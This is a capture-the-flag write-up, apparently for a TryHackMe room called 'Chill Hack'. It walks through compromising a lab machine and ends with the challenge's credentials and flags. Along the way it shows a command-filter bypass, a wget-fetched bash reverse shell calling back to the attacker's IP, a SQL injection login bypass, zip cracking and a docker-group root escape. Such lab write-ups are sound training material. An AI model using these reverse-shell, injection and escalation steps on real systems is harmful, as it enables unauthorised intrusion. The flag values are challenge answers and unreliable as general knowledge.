

## Enumeration

```
# Anonymous access to ftp server allowed
# It says that a functionality on webs server is using filtering to filter arbitrary commands FTP:21
# We have a /secret directory on webserver and it has command execution functionality
# It filters out dangerous commands but i figured it out by hit and try
# It was not filtering id command so i used id command and then terminated it by semicolon and after that any command isnt filtered
# id;cd /tmp;ls -la
# Then i transfered a reverse shell and made it executable on tmp direcotry and then executed it to get a shell back www-data shell
```

## Nmap

Starting Nmap 7.91 ( <https://nmap.org> ) at 2021-06-01 11:09 EDT  
Nmap scan report for 10.10.182.82  
Host is up (0.46s latency).

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 1001  1001          90 Oct 03  2020 note.txt
| ftp-syst:
|  STAT:
| FTP server status:
|   Connected to ::ffff:10.4.30.255
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
|  256  1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
|_ 256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Game Info
```

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 4 hops  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

```
TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1  205.66 ms 10.4.0.1
2  ... 3
4  461.51 ms 10.10.182.82
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 35.62 seconds

## FTP:21

```
# Anonymous Connection allowed
```

# Found a note on ftp server

```
└─# ftp $ip
Connected to 10.10.182.82.
220 (vsFTPd 3.0.3)
Name (10.10.182.82:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> clear
?Invalid command
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          115             4096 Oct 03  2020 .
drwxr-xr-x    2 0          115             4096 Oct 03  2020 ..
-rw-r--r--    1 1001       1001             90 Oct 03  2020 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (90 bytes).
226 Transfer complete.
90 bytes received in 0.00 secs (360.2075 kB/s)
```

# NOte

```
└─# cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Apaar
```

## **SSH:22**

## **HTTP:80**

[www-data shell](#)

## **Gobuster**

# We have following directories

```

=====
/.htpasswd      (Status: 403) [Size: 277]
/.hta          (Status: 403) [Size: 277]
/.htaccess     (Status: 403) [Size: 277]
/css           (Status: 301) [Size: 310] [--> http://10.10.182.82/css/]
/fonts        (Status: 301) [Size: 312] [--> http://10.10.182.82/fonts/]
/images       (Status: 301) [Size: 313] [--> http://10.10.182.82/images/]
/index.html   (Status: 200) [Size: 35184]
/js           (Status: 301) [Size: 309] [--> http://10.10.182.82/js/]
/secret       (Status: 301) [Size: 313] [--> http://10.10.182.82/secret/]
/server-status (Status: 403) [Size: 277]
=====

```

## Exploitation

### www-data shell

- # We have a command execution functionality but it was filtering out malicious commands.
- # We bypassed it by using id command which it wasn't filtering and then using semicolon for rest of our commands

```
id;cd /tmp;bash bashreverse.sh
```

Execute

```
uid=33(www-data) gid=33(www-data) groups=33(www-data) sh -i >& /dev/tcp/10.4.30.255/6969 0>&1
```

- # We cd into tmp directory and then wget a bash reverse shell hosted on our server

- # This is how I executed the shell

```

id;cd /tmp;wget http://IP/bashreverse.sh
id;cd /tmp;chmod 777 bashreverse.sh
id;cd /tmp;bash bashreverse.sh

```

- # We get a low priv shell

```

# nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.182.82] 53692
sh: 0: can't access tty; job control turned off
$ 

```

## PostExploitation

- # First I stabilize my shell by using python3
- # We now do horizontal privesc from www-data to a proper user [Horizontal Privesc](#)
- # After getting shell as user i added my ssh keys in his authorized key and got a good ssh shell
- # Now we have an internal service on 3306 and 9001
- # Mysql access fails but we port forward the 9001 port [Port Forward](#)
- # Now we exploited the internal service for further pivoting [Internal webserver](#)
- # After exploiting this server we got ssh password of user anurodh
- # We login as anurodh and then we see that we are part of docker group
- # We exploit docker service and get root [Rooted](#)

## Horizontal Privesc

# I can run sudo -l as user www-data and can run a script as apaar user to so we can enhance some of our privelegs

```
www-data@ubuntu:/home/apaar$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
www-data@ubuntu:/home/apaar$
```

# We dont have write access to the file itself but it asks inut when script runs

# As script is being runned by user apaar i tried placing revshell code when asked for input but didnt worked

# I gave bash -i which is interactive shell and we get a shell as user apaar

```
echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any
echo

read -p "Enter the person whom you want to talk with: " person
read -p "Hello user! I am $person, Please enter your message
$msg 2>/dev/null

echo "Thank you for your precious time!"
www-data@ubuntu:/home/apaar$ sudo -u apaar /home/apaar/.helpl
sudo -u apaar /home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: bash -i
bash -i
Hello user! I am bash -i, Please enter your message: bash -i
bash -i
id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
```

#

# Port Forward

# Internal services


```
apaar@ubuntu:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:9001          0.0.0.0:*               LISTEN
tcp        0      0 localhost:mysql         0.0.0.0:*               LISTEN
tcp        0      0 localhost:domain       0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 ip=10.10.182.82 port=5360 ip=10.4.30.255 port=6060 CLOSE_WAIT
```

# We now do local port forwarding to our local machine

#

# Internal webserver

# That service is a login portal so we gonna enumerate that



# We try default credentials but they dont work

# Sql injection for login bypass get us in

# Customer Portal

## Log In

'or 1=1 #

.....

Submit

# Landing Page



# There wasnt anything interesting so i downloaded the hacker photo and checked for steggo

# It had a backup.zip file

```
(root👁CyberJunkie)-[~/TryHackMe-Notes/Tryhackme/ChillHack_THM]
# steghide extract -sf hacker-with-laptop 23-2147985341.jpg
Enter passphrase:
wrote extracted data to "backup.zip".
```

# This Zip file is password protected so i use zip2john to crack the password

```
# john ziphash --wordlist=~/.WordLists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2021-06-01 13:26) 50.00g/s 819200p/s 819200c/s
Use the "--show" option to display all of the cracked passwords rel
Session completed
```

# Password for zipfile is password

# We get source code and it has password encoded into it

```
</form>
php
if(isset($_POST['submit']))
{
    $email = $_POST["email"];
    $password = $_POST["password"];
    if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
    {
        $random = rand(1000,9999);?><br><br><br>
        <form method="POST">
            Enter the OTP: <input type="number" name="otp">
```

# The password after being decoded

```
# echo "IWQwbnRLbjB3bVlwQHNzdzByZA==" | base64 -d
!d0ntKn0wmYp@ssw0rd
```

## Rooted

# We login anurodh user


# we are part of docker group so we mount the filesystem on an alpine image which was available in the machien

```
anurodh@ubuntu:~$ docker run -v /:/mnt -it alpine
/ # cd /mnt/root
/mnt/root #
```

# we get the root

```
{ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}
```

Congratulations! You have successfully completed the challenge.



-----Designed By -----  
Anurodh Acharya

Let me know if you liked it.

Twitter

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## Flags

## Credentials

# Users on system

Apaar

Anurodh

aurick

# Passwod of backup zip file

backup.zip:pass1word

# ssh credentials

anurodh : !d0ntKn0wmYp@ssw0rd

## Flags

### # User Flag

{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}s

### # Root Flag

{ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}